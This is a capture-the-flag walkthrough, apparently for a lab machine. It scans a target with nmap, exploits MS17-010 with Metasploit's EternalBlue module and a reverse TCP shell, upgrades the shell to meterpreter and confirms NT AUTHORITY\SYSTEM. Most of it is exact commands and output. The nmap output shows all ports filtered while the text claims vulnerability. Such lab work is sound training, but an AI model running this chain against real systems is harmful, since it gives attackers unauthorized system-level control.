
Task 1: Recon

Scan with nmap the Target Machine

Nmap -sV –vv --script vuln TARGET_IP




```
┌──(fran㉿Frapp1e)-[~]
└─$ nmap -sV -vv --script vuln 10.10.252.167
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-09 08:45 CEST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 08:45
Completed NSE at 08:45, 10.01s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 08:45
Completed NSE at 08:45, 0.00s elapsed
Initiating Ping Scan at 08:45
Scanning 10.10.252.167 [4 ports]
Completed Ping Scan at 08:45, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:45
Completed Parallel DNS resolution of 1 host. at 08:45, 0.02s elapsed
Initiating SYN Stealth Scan at 08:45
Scanning 10.10.252.167 [1000 ports]
Completed SYN Stealth Scan at 08:45, 4.38s elapsed (1000 total ports)
Initiating Service scan at 08:45
NSE: Script scanning 10.10.252.167.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 08:45
Completed NSE at 08:45, 1.02s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 08:45
Completed NSE at 08:45, 0.00s elapsed
Nmap scan report for 10.10.252.167
Host is up, received reset ttl 255 (0.0026s latency).
Scanned at 2025-06-09 08:45:48 CEST for 6s
All 1000 scanned ports on 10.10.252.167 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 08:45
Completed NSE at 08:45, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 08:45
Completed NSE at 08:45, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.03 seconds
           Raw packets sent: 2007 (88.272KB) | Rcvd: 4 (160B)

┌──(fran㉿Frapp1e)-[~]
└─$ █
```

The machine is vulnerable to ms17-010

Task 2: Gain access

Start Metasploit


msfconsole



```
┌──(fran㉿Frapp1e)-[~]
└─$ msfconsole
Metasploit tip: Use the resource command to run commands from a file
```

Find the exploitation code


Search ms17



```
msf6 > search ms17

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank     Check  Description
   -   ----                                                  ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue              2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                         .                .        .      .
   2     \_ target: Windows 7                                .                .        .      .
   3     \_ target: Windows Embedded Standard 7              .                .        .      .
   4     \_ target: Windows Server 2008 R2                   .                .        .      .
   5     \_ target: Windows 8                                .                .        .      .
   6     \_ target: Windows 8.1                              .                .        .      .
   7     \_ target: Windows Server 2012                      .                .        .      .
   8     \_ target: Windows 10 Pro                           .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation         .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec                   2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                                .                .        .      .
   12    \_ target: PowerShell                               .                .        .      .
   13    \_ target: Native upload                            .                .        .      .
   14    \_ target: MOF upload                               .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                              .                .        .      .
   16    \_ AKA: ETERNALROMANCE                              .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                             .                .        .      .
   18    \_ AKA: ETERNALBLUE                                 .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command                  2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                              .                .        .      .
   21    \_ AKA: ETERNALROMANCE                              .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                             .                .        .      .
   23    \_ AKA: ETERNALBLUE                                 .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010                    .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                                .                .        .      .
   26    \_ AKA: ETERNALBLUE                                 .                .        .      .
   27  exploit/windows/fileformat/office_ms17_11882          2017-11-15       manual   No     Microsoft Office CVE-2017-11882
   28  auxiliary/admin/mssql/mssql_escalate_execute_as       .                normal   No     Microsoft SQL Server Escalate EXECUTE AS
   29  auxiliary/admin/mssql/mssql_escalate_execute_as_sqli  .                normal   No     Microsoft SQL Server SQLi Escalate Execute AS
   30  exploit/windows/smb/smb_doublepulsar_rce              2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   31    \_ target: Execute payload (x64)                    .                .        .      .
   32    \_ target: Neutralize implant                       .                .        .      .


Interact with a module by name or index. For example info 32, use 32 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 >
```


Select the first exploit

Use 0




```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Use show options to see more information, change the RHOSTS and the LHOST (your IP) to start the attack




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

set RHOSTS with the target IP and set LHOST with your IP



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.252.167
RHOSTS ⇒ 10.10.252.167
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.9.0.193
LHOST ⇒ 10.9.0.193
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```


Finally use set payload set payload windows/x64/shell/reverse_tcp



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload ⇒ windows/x64/shell/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```


Run the exploit

run



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.9.0.193:4444
[*] 10.10.252.167:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.252.167:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.10.252.167:445     - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.252.167:445 - The target is vulnerable.
[*] 10.10.252.167:445 - Connecting to target for exploitation.
[+] 10.10.252.167:445 - Connection established for exploitation.
[+] 10.10.252.167:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.252.167:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.252.167:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.252.167:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.252.167:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.252.167:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.252.167:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.252.167:445 - Sending all but last fragment of exploit packet
[*] 10.10.252.167:445 - Starting non-paged pool grooming
[+] 10.10.252.167:445 - Sending SMBv2 buffers
[+] 10.10.252.167:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.252.167:445 - Sending final SMBv2 buffers.
[*] 10.10.252.167:445 - Sending last fragment of exploit packet!
[*] 10.10.252.167:445 - Receiving response from exploit packet
[+] 10.10.252.167:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.10.252.167:445 - Sending egg to corrupted connection.
[*] 10.10.252.167:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 10.10.252.167
[*] Command shell session 1 opened (10.9.0.193:4444 → 10.10.252.167:49253) at 2025-06-09 09:53:31 +0200
[+] 10.10.252.167:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.252.167:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.252.167:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=


Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----


C:\Windows\system32>█
```

Press ctrl+z for background the shell and use sessions to watch all the background shells.




```
C:\Windows\system32>^Z
Background session 1? [y/N]  y
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type               Information                                   Connection
  --  ----  ----               -----------                                   ----------
  1         shell x64/windows  Shell Banner: Microsoft Windows [Version 6.1.7601] -----  10.9.0.193:4444 → 10.10.252.167:49253 (10.10.252.167)

msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

Task 3: Escalate

Search the name of the module we’ll use.


Search shell_to_meterpreter



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search shell_to_meterpreter

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  post/multi/manage/shell_to_meterpreter  .                normal  No     Shell to Meterpreter Upgrade

Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter

msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Use it

Use 0




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf6 post(multi/manage/shell_to_meterpreter) > 
```

Look at the sessions and set session 1 and use run

sessions


set session 1

run



```
sessions ⇒ 1
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type             Information                                          Connection
  --  ----  ----             -----------                                          ----------
  1         shell x64/windows  Shell Banner: Microsoft Windows [Version 6.1.7601] ———  10.9.0.193:4444 → 10.10.252.167:49253 (10.10.252.167)

msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session ⇒ 1
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.9.0.193:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) > 
```


Use sessions to confirm the new session has been created



```
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                     Information                   Connection
  --  ----  ----                     -----------                   ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.9.0.193:4444 → 10.10.252.167:49277 (10.10.252.167)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.9.0.193:4433 → 10.10.252.167:49280 (10.10.252.167)

msf6 post(multi/manage/shell_to_meterpreter) >
```

Run session 2

Sessions 2




```
msf6 post(multi/manage/shell_to_meterpreter) > sessions 2
[*] Starting interaction with 2 ...
```

Verify that we escalated to NT AUTHORITY\SYSTEM

Shell


Whoami



```
meterpreter > shell
Process 352 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```


View all the process and migrate one

PS



```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 100   696   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 416   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 528   696   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 548   540   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 596   540   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 608   588   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 648   588   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 696   596   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 704   596   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 712   596   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 820   696   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 888   696   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 936   696   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1004  648   LogonUI.exe           x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\LogonUI.exe
 1044  696   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
